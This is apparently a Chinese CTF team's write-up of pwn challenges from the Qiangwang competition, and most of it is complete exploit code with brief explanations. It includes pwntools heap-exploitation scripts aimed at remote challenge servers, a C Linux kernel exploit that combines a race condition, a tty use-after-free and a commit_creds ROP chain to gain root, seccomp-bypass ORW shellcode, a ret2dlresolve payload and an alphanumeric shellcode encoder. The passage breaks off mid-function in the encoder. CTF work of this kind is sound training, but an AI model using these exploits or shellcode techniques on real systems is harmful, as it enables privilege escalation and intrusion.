    # gdb.attach(proc.pidof(p)[0])
    os.system("gnome-terminal -- gdb -q ./tcache231 " + str(proc.pidof(p)[0]))

def add(s,c):
    p.recvuntil('>>')
    p.sendline('1')
    p.recvuntil(':')
    p.sendline(str(s))
    p.recvuntil(':')
    p.send(c)
def show(s):
    p.recvuntil('>>')
    p.sendline('2')
    p.recvuntil(':')
    p.sendline(str(s))
def dele(s):
    p.recvuntil('>>')
    p.sendline('3')
    p.recvuntil(':')
    p.sendline(str(s))

def test_check(d):
    res = 0
    for i in d.str():
        res += ord(i)
        res %=0x100
    print(res)

def de_check(d,final = 1):
    res = 0
    for i in d.str():
        res += ord(i)
    for i in range(0x100):
        tmp = res + i
        while tmp > 0xf:
            tmp = (tmp >> 4) + (tmp & 0xf)
        if tmp == final:
            return i
# 224  -11

# p = process('./baby_diary')

# for i in range(22):
#     add(0x10d00,'\xff' * 0x100 + '\n')
# add(0x20000,'aaa\n')
# launch_gdb()
while True:
    try:
        # p = process('./baby_diary')
        p = remote('8.140.114.72', 1399)
        for i in range(22):
            add(0x1000,'\xff'*0x1000)
        add(0x7000000,'aaaa\n')
        show(-11)
        p.recvuntil('\x08')
        break
    except EOFError:
        p.close()
        continue
    # launch_gdb()
leak = u64(b'\x08' + p.recv(5) + b'\x00\x00') - 0x4008
for i in range(23):
    dele(i)
```

```python


# leak = 0x555555554000
log.info('leak prog ' + hex(leak))
payload = p64(0) + p64(0x301) + p64(leak + 0x4060 - 0x18) + p64(leak + 0x4060 - 0x10)
payload = payload.ljust(0x100,b'\x00')
add(0x108-1,payload + b'\n')
add(0xf8-1,'a\n')
add(0xf8-1,'a\n')
add(0xff0-1,'a\n')
add(0xf8-1,'a\n')
dele(2)
add(0xf8-1,'\x00' * 0xf7)
dele(2)
payload = b'\x03'
add(0xf8-1,payload.ljust(0xf0,b'\x00') + b'\n')

# payload = payload.str()[:0x30] + chr(de_check(payload,0)) + payload.str()[0x31:]
test_check(payload)
# input()
dele(3)
dele(1)
add(0xf8-1,'\x66' * 0x20 + '\n')
add(0xf8-1,'a\n')
show(1)
p.recvuntil('content: ')
leak_libc = u64(p.recv(6) + b'\x00\x00') - 2014176
log.info('leak libc ' + hex(leak_libc))
dele(4)
dele(2)
add(0x200,'/bin/sh\x00'  + 'a' * 0xf8 + p64(leak_libc + libc.symbols['__free_hook']).str() + '\n')
add(0xf8-1,p64(leak_libc + libc.symbols['system']).str() + '\n')
add(0xf8-1,p64(leak_libc + libc.symbols['system']).str() + '\n')
dele(2)
sleep(0.5)
p.sendline('cat flag')
p.interactive()
```

• EzCloud

程序在 new 0 size 的时候存在数据未初始化漏洞
造成可以使用未初始化的数据操作
此时 edit 一个 content 指向另一个，此时另一个 content 的字段指针是堆地址
将其修改低字节指向 login 结构体（1/16 概率），改写身份为 admin:0x00000001 即可利用 getflag 功能获得 flag

```
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
#p = process("./EzCloud",env={'LD_PRELOAD':"./libc-2.31.so"})

p=remote("47.94.234.66",37128)
def add(size,note):
  req = '''POST /notepad\r
Content-Length: %d\r
Login-ID: 233\r
Note-Operation: new%%20note\r
Content-Type: application/x-www-form-urlencoded\r\n\r
%s\r\n'''%(size, note)
  p.send(req.ljust(0x1000, "\x00"))

def edit(index, note):
  req = '''POST /notepad\r
Content-Length: %d\r
Login-ID: 233\r
Note-Operation: edit%%20note\r
Note-ID: %d\r
Content-Type: application/x-www-form-urlencoded\r\n\r
%s\r\n'''%(len(note), index, note)
  p.send(req)

def delete(index):
  req = '''POST /notepad\r
Login-ID: 233\r
Note-Operation: delete%%20note\r
Note-ID: %d\r
\r\n\r\n'''%(index)
  p.send(req)

def show(index):
  req = '''GET /notepad\r
Login-ID: 233\r
Note-Operation: delete%%20note\r
```

```
Note-ID: %d\r
\r\n\r\n'''%(index)
  p.send(req)

def pause():
   p.recv()

#0x5555555624b0
#gdb.attach(p)
req1 = '''POST /login\r
Login-ID: 233\r\n\r\n'''
p.send(req1)
pause()

for i in range(10):
  add(0, "aaaa")
  pause()
print("[----------------------]")

add(0x20,"a"*0x20)
pause()
edit(5,"%b0%a4")
pause()
edit(7,"%01%00%00%00%00")
pause()
payload = '''GET /flag\r
Login-ID: 233\r\n\r\n'''
p.send(payload)

p.interactive()
```

• notebook

解题时间：一血 12号5.30PM左右

在 add 和 edit 时候使用读锁，可以构造条件竞争构造出一个 size=0 的 chunk
delete size=0 的 note 可以造成 UAF
利用 UAF 攻击 tty 设备即可


```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sched.h>
```

```c
#include <errno.h>
#include <pty.h>
#include <sys/mman.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <signal.h>
#include <pthread.h>
#define KERNCALL __attribute__((regparm(3)))
#define _GNU_SOURCE

size_t data[0x100];
int m_idx;

typedef struct userarg
{
  size_t idx;
  size_t size;
  void *buf;
} userarg;
int fd,fd2;

void shell(){
    system("/bin/sh");
}

void add(int fd,size_t idx,size_t size,char* buf){
  userarg magic;
  magic.idx = idx;
  magic.size = size;
  magic.buf = buf;
  ioctl(fd,0x100,&magic);
}
void delete(int fd,size_t idx){
  userarg magic;
  magic.idx = idx;
  ioctl(fd,0x200,&magic);
}
void edit(int fd,size_t idx,size_t size,char* buf){
  userarg magic;
  magic.idx = idx;
```

```c
    magic.size = size;
    magic.buf = buf;
    ioctl(fd,0x300,&magic);
  }
  void gift(int fd,char* buf){
    userarg magic;
    magic.buf = buf;
    ioctl(fd,100,&magic);
  }
  void info(){
       for(int i=0;i<=20;i++){
       printf("%016llx  |  %016llx\n",data[2*i],data[2*i+1]);
       }
  }
  unsigned long user_cs, user_ss, user_eflags,user_sp ;
  void save_status() {
      asm(
          "movq %%cs, %0\n"
          "movq %%ss, %1\n"
          "movq %%rsp, %3\n"
          "pushfq\n"
          "popq %2\n"
          :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
          :
          : "memory"
      );
  }
  int flag;
  void race(){
      while(flag){
       add(fd,1,0x120,data);
   }
  }
  int main(){
     save_status();
     signal(SIGSEGV, shell);
   //size_t* fake=mmap(0x2333000, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC,MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED,0,0);
   //data = 0x2334000-0x400;
   printf("[+] data@ %p\n",data);

   fd = open("/dev/notebook",0);
   fd2 = open("/dev/notebook",1);

   int fd_tmp[64];
   for(int i=0;i<64;i++)
```

```c
      fd_tmp[i]=open("/dev/ptmx",1);


    printf("[+] fd@ %d\n",fd);
    data[2]=0x2333;
    data[0]=0x2333;
    for(int i=0;i<15;i++)
       add(fd,i,0x10,data);

    //read(0,data,2);
    for(int i=0;i<64;i++)
      close(fd_tmp[i]);
    for(int i=0;i<15;i++)
      edit(fd,i,0x400,data);

    size_t kernel;
    for(int i=0;i<15;i++){
       read(fd,data,i);
       if((data[3]&0xfff)==0x440)
           break;
    }
    kernel = data[3] - 0x1e8e440;
    info();
    printf("[+] kernel base@ %p\n",kernel);

    for(int i=0;i<15;i++)
      delete(fd,i);

    for(int i=0;i<15;i++)
       add(fd,i,0x20,data);
    for(int i=0;i<15;i++)
       edit(fd,i,0x100,data);
    gift(fd,data);
    for(int i=0;i<14;i++)
      if (data[2*(i+1)]-data[2*i] == 0x100 )
          m_idx = i;
     printf("[+] magic_index@ %d\n",m_idx);
     printf("[+] magic @ %p\n",data[2*m_idx]);
     flag=1;
     //pthread_t t;
     //pthread_create(&t, NULL, (void*)race, NULL);
     data[32]=0x2333;
     int pid=fork();
     if(!pid){
       while(flag){
        add(fd,0,0x100,data);
        add(fd,0,0x100,data);
        add(fd,0,0x100,data);
        add(fd,0,0x100,data);
        add(fd,0,0x100,data);
       }
     }

     printf("[+] pid@ %d %d\n",pid);
     while(1){
       add(fd,0,0x60,data);
       edit(fd,0,0x400,data);
       edit(fd,0,0,data);
       gift(fd,data);
       if(data[0]!=0){
          puts("[+] yes");
          kill(pid,SIGKILL);
          //kill(pid2,SIGKILL);
          break;
      }
     }
    for(int i=0;i<15;i++)
      delete(fd,i);

     add(fd,1,0x60,data);
     edit(fd,1,0x400,data);
     delete(fd,0);
     int magic = open("/dev/ptmx",1);
     add(fd,2,0x20,data);
     edit(fd,2,0x200,data);

     for(int i=0;i<20;i++){
         data[i]=kernel+0x13bef29;
     }
     write(fd2,data,2);
     gift(fd,data);
     size_t fake_func=data[4];
     read(fd,data,1);
     data[3]=fake_func;
     write(fd2,data,1);
      int i=0;
      data[i++]=0;
      data[i++]=kernel+0x14a679b;//pop_rdx_rdi
      data[i++]=0;
      data[i++]=0;
      data[i++]=kernel+0x10a9ef0;//commit_creds(prepare_kernel_cred(0))
      data[i++]=kernel+0x147901b;
      data[i++]=0;
      data[i++]=kernel+0x10a9b40;
      data[i++]=kernel+0x10637d4;//swapgs;pop rbp;ret
      data[i++]=0;
      data[i++]=kernel+0x10338bb;
      data[i++]=shell;
      data[i++]=user_cs;
      data[i++]=user_eflags;
      data[i++]=user_sp;
      data[i++]=user_ss;
      write(fd2,data,0xb0);
     write(magic,data,0xb0);
   }
```

- **[强网先锋]orw**



```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
 0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
 0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
 0007: 0x15 0x01 0x00 0x00000002  if (A == open) goto 0009
 0008: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x06 0x00 0x00 0x00000000  return KILL
```

可以 add 两次，size0 到 8，删除 1 次，删除时候有个越界

没开 NX，直接写 shellcode

```
from pwn import *
context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']

context.log_level = 'debug'
# p = process('./pwn',env = {'LD_PRELOAD':'./libseccomp.so.0'})
p = remote('39.105.131.68', 12354)
context.arch = 'amd64'
def add(index,s,data):
    p.recvuntil('>>')
    p.sendline('1')
    p.recvuntil(':')
    p.sendline(str(index))
    p.recvuntil(':')
```


```python
    p.sendline(str(s))
    p.recvuntil(':')
    p.send(data)
def padding(s):
    context.log_level = 'info'
    s = asm(s)
    print(len(s))
    padding = '''jmp next\n''' + 'nop\n' * (0x20 + (8-len(s))-0xa) + 'next:'
    padding = s + asm(padding)
    context.log_level = 'debug'
    return padding[:8]
def add_shell(s):
    add(0,8,padding(s))
def dele(i):
    p.recvuntil('>>')
    p.sendline('4')
    p.recvuntil(':')
    p.sendline(str(i))
s = '''
xor eax,eax
push 0x70
pop rdx
'''
add((0x202018 - 0x2020E0)/8,8,padding(s))
add_shell('''
mov rsi,rdi
xor rdi,rdi
syscall
''')

s = 'nop\n' * 8 + '''mov rbp,rsi\n'''
s += shellcraft.amd64.open('flag')
s += shellcraft.amd64.read('rax','rbp',0x100)
s += shellcraft.amd64.write(1,'rbp',0x100)
s += shellcraft.amd64.write(1,'rbp',0x1000)
s += '''
\nnext:
jmp next'''
# gdb.attach(proc.pidof(p)[0])
print(len(asm(s)))
dele(0)
p.send(asm(s))

p.interactive()
```

- **[强网先锋]no_output**

首先将存的 fd 改为 0，然后用最大负数除-1 触发 SIGFPE 中的栈溢出
接着直接 ret2dlresolve 就可以了，pwntools 自带 payload 生成器


```python
from pwn import *
# s = process("./test")
s = remote("39.105.138.97","1234")
context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p', '15111', '-t', 'iterm2', '-e']
# gdb.attach(s,"b *0x8049236\nc")

s.send("\x00")
raw_input(">")
s.send('A'*0x20)
raw_input(">")
s.send("hello_boy\x00")
raw_input(">")
s.sendline("-2147483648")
raw_input(">")
s.sendline("-1")
raw_input(">")
rop = ROP("./test")
elf = ELF("./test")
dlresolve = Ret2dlresolvePayload(elf,symbol="system",args=["/bin/sh"])
rop.read(0,dlresolve.data_addr)
rop.ret2dlresolve(dlresolve)
raw_rop = rop.chain()
print(rop.dump())
print(hex(dlresolve.data_addr))
payload = 'A'*76+p32(0x80490C0)+p32(0x8049582)+p32(0)+p32(0x804de00)+p32(0x8049030)+p32(0x5a04)+p32(0)+p32(0x804de20)+"/bin/sh\x00"
s.sendline(payload)
raw_input(">")
payload= dlresolve.payload
s.sendline(payload)
s.interactive()
```

- **babypwn**



```
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x05 0xc000003e  if (A != ARCH_X86_64) goto 0007
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x02 0xffffffff  if (A != 0xffffffff) goto 0007
 0005: 0x15 0x01 0x00 0x0000003b  if (A == execve) goto 0007
 0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0007: 0x06 0x00 0x00 0x00000000  return KILL
```

\x11 存在越界



```
unsigned __int64 __fastcall sub_EB1(_BYTE *a1)
{
  unsigned __int64 result; // rax

  while ( 1 )
  {
    result = (unsigned __int8)*a1;
    if ( !(_BYTE)result )
      break;
    if ( *a1 == '\x11' )
    {
      result = (unsigned __int64)a1;
      *a1 = 0;
      return result;
    }
    ++a1;
  }
  return result;
}
```

malloc(0x200)产生 0x211 的 chunk，使用 z3 解决输出的 encode 后很容易泄漏堆地址与 libc 地址。

进行 off-by-null 配合 ORW 即可

```python
from pwn import *

# s = process("./babypwn",env={'LD_PRELOAD':'./libc.so.6:./libseccomp.so.2'})
s = remote("39.105.130.158","8888")

from z3 import *


def solve(target):
    a1 = BitVec('a1', 32)
    x = a1
    for _ in range(2):
        x ^= (32 * x) ^ LShR((x ^ (32 * x)),
                             17) ^ (((32 * x) ^ x ^ LShR((x ^ (32 * x)), 17)) << 13)
    s = Solver()
    s.add(x == target)
    assert s.check() == sat
    return (s.model()[a1].as_long())

def add(size):
    s.sendlineafter(">>> ","1")
    s.sendlineafter("size:",str(size))

def free(idx):
    s.sendlineafter(">>> ","2")
    s.sendlineafter("index:",str(idx))

def edit(idx,buf):
    s.sendlineafter(">>> ","3")
    s.sendlineafter("index:",str(idx))
    s.sendafter("content:",buf)

def show(idx):
    s.sendlineafter(">>> ","4")
    s.sendlineafter("index:",str(idx))
add(0x1f0)#0
add(0x200)#1
for i in range(2,9):
    add(0x1f0)


for i in range(2,9):
    free(i)
free(0)

for i in range(7):
    add(0x1f0)
    if i != 5:
        edit(i,(p64(0)+p64(0x21))*0x18)

add(0xa0)#8

show(8)
libc = ELF("./libc.so.6")
s.recvline()
tmp1 = solve(int('0x'+s.recvline(keepends=False),16))
```

```python
tmp2 = solve(int('0x'+s.recvline(keepends=False),16))
libc.address = (tmp2<<32)+tmp1-0x3ebe90
success(hex(libc.address))

add(0x140)#9
free(8)
free(9)

show(5)
s.recvline()
tmp1 = solve(int('0x'+s.recvline(keepends=False),16))
tmp2 = solve(int('0x'+s.recvline(keepends=False),16))
heapbase = (tmp2<<32)+tmp1-0x1580+0x2c0
success(hex(heapbase))

add(0xa0)#8
add(0x148)#9
addr = heapbase+0xcb0
edit(9,'A'*0x148)
payload = p64(addr)*2
payload = payload.ljust(0x140,'A')+p64(0x150+0xa0)
edit(9,payload)
edit(8,p64(0)+p64(0x1f0)+p64(addr)*2)
edit(1,'A'*0x1f0+p64(0)+p64(0x251))

add(0x1f0)
free(0)
free(2)
free(3)
free(4)
free(5)
free(6)
free(7)
free(1)

free_hook = libc.sym['__free_hook']
system = libc.sym['system']
setcontext = libc.sym['setcontext']+53
mprotect = libc.sym['mprotect']
add(0x120)#0
add(0x140)#1
free(1)
free(9)

edit(0,'./flag\x00\x00'+'A'*152+p64(free_hook))
add(0x140)#1

add(0x140)#2
context.arch = 'amd64'
sig = SigreturnFrame()
sig.rsp = free_hook+0x10
sig.rbp = sig.rsp
sig.rip = mprotect
sig.rdi = free_hook&0xfffffffffffff000
sig.rsi = 0x1000
sig.rdx = 7
sig.csgsfs=0x2b000000000033
edit(0,str(sig))
shellcode = '''
mov rax,2
mov rdi,{sh}
mov rsi,0
syscall

xor rax,rax
mov rdi,3
mov rsi,{bss1}
mov rdx,0x300
syscall

mov rax,1
mov rdi,1
mov rsi,{bss2}
mov rdx,0x100
syscall
'''.format(sh=free_hook+0x100,bss1=free_hook-0x500,bss2=free_hook-0x500)
shellcode = asm(shellcode)
payload = p64(setcontext)+'./flag\x00\x00'+p64(free_hook+0x18)+shellcode
payload = payload.ljust(0x100,'\x90')
payload += "./flag\x00"
edit(2,payload)
# gdb.attach(s,"b free\nc")

free(0)
s.interactive()
```

• pipeline

在 append 的时候输入 size 有一个类型混淆
输入 0xffff1000 会产生溢出，利用 realloc(0)进行 free，很容易泄漏出 libc 地址。利用溢出控制下一块的 ptr 即可任意地址写

```python
from pwn import *
context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p', '15111', '-t', 'iterm2', '-e']

def cmd(idx):
    s.sendlineafter(">>",str(idx))

def new():
    cmd(1)


def edit(index,offset,size):
    cmd(2)
    s.sendlineafter("index: ",str(index))
    s.sendlineafter("offset: ",str(offset))
    s.sendlineafter("size: ",str(size))


def destory(idx):
    cmd(3)
    s.sendlineafter("index: ",str(index))


def append(idx,size,buf):
    cmd(4)
    s.sendlineafter("index: ",str(idx))
    s.sendlineafter("size: ",str(size))
    s.sendlineafter("data: ",buf)


def show(idx):
    cmd(5)
    s.sendlineafter("index: ",str(idx))

# s = process("./pipeline")
s = remote("59.110.173.239","2399")

new()#0
edit(0,0,0x500)
```

```python
new()#1
new()#2
edit(0,0,0)
edit(0,0,0x500)
show(0)
# gdb.attach(s,"b *$rebase(0x1839)\nc")
libc = ELF("./libc-2.31.so")
libc.address = u64(s.recvuntil("\x7f")[-6:]+"\x00\x00")-0x1ebbe0
success(hex(libc.address))
free_hook = libc.sym['__free_hook']
system = libc.sym['system']

append(0,0xffff1000,'A'*0x500+p64(0)+p64(0x21)+p64(free_hook)+p64(0)+p64(0x100))
# gdb.attach(s,"b *$rebase(0x1839)\nc")

append(1,0xffff1000,p64(system))
append(0,0xffff1000,"/bin/sh\x00")
edit(0,0,0)
s.interactive()
```

- **[强网先锋]shellcode**

```python
#coding=utf8
from pwn import context,asm,success,shellcraft,debug
from pwn import *
context.arch = 'amd64'

class AE64():
  def __init__(self):
    self.alphanum = map(ord,list('UVWXYZABCDEFGHIJKLMNOPQRSTabcdefghijklmnopqrstuvwxyz0123456789'))
    self.shift_tbl=[65,97,48,66,98,49,67,99,50,68,100,51,69,101,
            52,70,102,53,71,103,54,72,104,55,73,105,56,
            74,106,57,75,107,76,108,77,109,78,110,79,111,
            80,112,81,113,82,114,83,115,84,116,85,117,86,
            118,87,119,88,120,89,121,90,122]
    self.mul_cache={} # 用于缓存imul的结果
    self.mul_rdi=0 # 用于减少mul使用次数从而缩短shellcode
    self.nop = 'Q' # nop = asm('push rcx')
    self.nop2 = 'QY' # nop2 = asm('push rcx;pop rcx')

    self.init_encoder_asm = '''
```

```
        /* set encoder */
        /* 0x5658 x 0x30 == 0x103080 (53,128) r8 */
        /* 0x5734 x 0x30 == 0x1059c0 (89,192) r9 */
        /* 0x5654 x 0x5a == 0x1e5988 (89,136) r10 */
        /* 0x6742 x 0x64 == 0x2855c8 (85,200) rdx */
        push   0x30
        push   rsp
        pop    rcx
        imul   di,WORD PTR [rcx],0x5658
        push   rdi
        pop    r8 /* 0x3080 */
        imul   di,WORD PTR [rcx],0x5734
        push   rdi
        pop    r9 /* 0x59c0 */
        push   0x5a
        push   rsp
        pop    rcx
        imul   di,WORD PTR [rcx],0x5654
        push   rdi
        pop    r10 /* 0x5988 */
        push   0x64
        push   rsp
        pop    rcx
        imul   di,WORD PTR [rcx],0x6742
        push   rdi
        pop    rdx /* 0x55c8 */
        '''
        # self.init_encoder = asm(self.init_encoder_asm)
        self.init_encoder = 'j0TYfi9XVWAXfi94WWAYjZTYfi9TVWAZjdTYfi9BgWZ'

        self.zero_rdi_asm='''
        push rdi
        push rsp
        pop rcx
        xor rdi,[rcx]
        pop rcx
        '''
        # self.zero_rdi = asm(self.zero_rdi_asm)
        self.zero_rdi = 'WTYH39Y'
        self.vaild_reg = ['rax','rbx','rcx','rdx','rdi','rsi','rbp','rsp',
                'r8','r9','r10','r11','r12','r13','r14','r15']

    def encode(self,raw_sc,addr_in_reg='rax',pre_len=0,is_rdi_zero=0):
        r'''
        raw_sc: 需要encode的机器码
        addr_in_reg: 指向shellcode附近的寄存器名称，默认rax
```

```python
    pre_len: 因为默认rax指向shellcode附近，这个字段的意思为 reg+pre_len == encoder的起始地址，默认0
    is_rdi_zero: 跑shellcode之前rdi是否为0，如果确定为0,可以设置此flag为1，这样可以省去几byte空间，默认0即rdi不为0
    encoder_len: 留给encoder的最大字节长度(会自动调整)
    地址构成:
    rax --> xxxxx  \
        xxxxx  | pre_len (adjust addr to rax)
        xxxxx  /
    encoder yyyyy  \
        yyyyy  | encoder_len
        yyyyy  /
    your_sc zzzzz  \
        zzzzz  | encoded shellcode
        zzzzz  |
        zzzzz  /
    '''
    save_log_level = context.log_level
    context.log_level = 99

    if not is_rdi_zero:
      self.prologue = self.zero_rdi+self.init_encoder
    else:
      self.prologue = self.init_encoder

    addr_in_reg=addr_in_reg.lower()
    if addr_in_reg != 'rax':
      if addr_in_reg not in self.vaild_reg:
        print '[-] not vaild reg'
        return None
      else:
        self.prologue=asm('push {};pop rax;\n'.format(addr_in_reg))+self.prologue

    self.raw_sc = raw_sc
    self.pre_len = pre_len
    self.encoder_len=len(self.prologue)
    if not self.encode_raw_sc():
      print '[-] error while encoding raw_sc'
      return None
    while True:
      debug('AE64: trying length {}'.format(self.encoder_len))
      encoder = asm(self.gen_encoder(self.pre_len+self.encoder_len))
      final_sc = self.prologue+encoder
      if self.encoder_len >= len(final_sc) and self.encoder_len-len(final_sc) <= 6:# nop len
```

```python
        break
      self.encoder_len=len(final_sc)
    nop_len = self.encoder_len - len(final_sc)
    context.log_level = save_log_level

    success('shellcode generated, length info -> prologue:{} + encoder:{} + nop:{} + encoded_sc:{} == {}'.format(
      len(self.prologue),
      len(final_sc)-len(self.prologue),
      nop_len,
      len(self.enc_raw_sc),
      len(final_sc)+nop_len+len(self.enc_raw_sc)))
    final_sc += self.nop2*(nop_len/2)+self.nop*(nop_len%2)+self.enc_raw_sc
    return final_sc

  def encode_raw_sc(self):
    '''
    计算encode后的shellcode，以及需要的加密步骤(encoder)
    '''
    reg=['rdx','r8','r9','r10']
    dh=[0x55,0x30,0x59,0x59]
    dl=[0xc8,0x80,0xc0,0x88]

    tmp_sc=list(self.raw_sc)
    # 帮助后续生成encoder。
    # 由三部分组成：
    # 寄存器所提供地址和所要加密字节的偏移；用到的寄存器；是高8字节(dh)还是低8字节(dl)
    encoder_info=[]

    for i in range(len(self.raw_sc)):
      oc = ord(self.raw_sc[i])
      if oc not in self.alphanum: # 不是alphanumeric才需要加密
        for j,n in enumerate(dh if oc < 0x80 else dl):
          if oc^n in self.alphanum:
            tmp_sc[i] = chr(oc^n)
            encoder_info.append((i,reg[j],1 if oc < 0x80 else 0))
            break
    self.enc_raw_sc = ''.join(tmp_sc)
    self.encoder_info = encoder_info
    return 1

  def find_mul_force(self,need):
    '''
    用于查找所需word如何由两个数相乘＆0xffff得到
    '''
    result_cache = self.mul_cache.get(need)
    if result_cache:
      return result_cache
    for h in self.alphanum:
      for l in self.alphanum:
        mul_word = (h<<8)+l
        for mul_byte in self.alphanum:
          if (mul_word*mul_byte)&0xffff == need:
            self.mul_cache[need] = (mul_word,mul_byte) # add to mul cache
            return (mul_word,mul_byte)
    # not find
    return (0,0)

  def find_mul_add(self,need):
    '''
    用于查找所需offset如何由两个数相乘&0xffff再加上一个常数得到
    '''
    if self.mul_rdi == 0: #not used yet
      for shift in self.shift_tbl:
        if need-shift > 0:
          mul_word,mul_byte = self.find_mul_force(need-shift)
          if mul_word != 0: # find it
            self.mul_rdi = [mul_word,mul_byte]
            return (mul_word,mul_byte,shift)
    else: # 说明encoder已经设置了rdi，为了让shellcode尽量短，应尽量使用常数调整，而不是重新设置rdi
      rdi = (self.mul_rdi[0]*self.mul_rdi[1])&0xffff
      if need-rdi in self.shift_tbl: # we find offset
        return (self.mul_rdi[0],self.mul_rdi[1],need-rdi)
      else: # not find :(
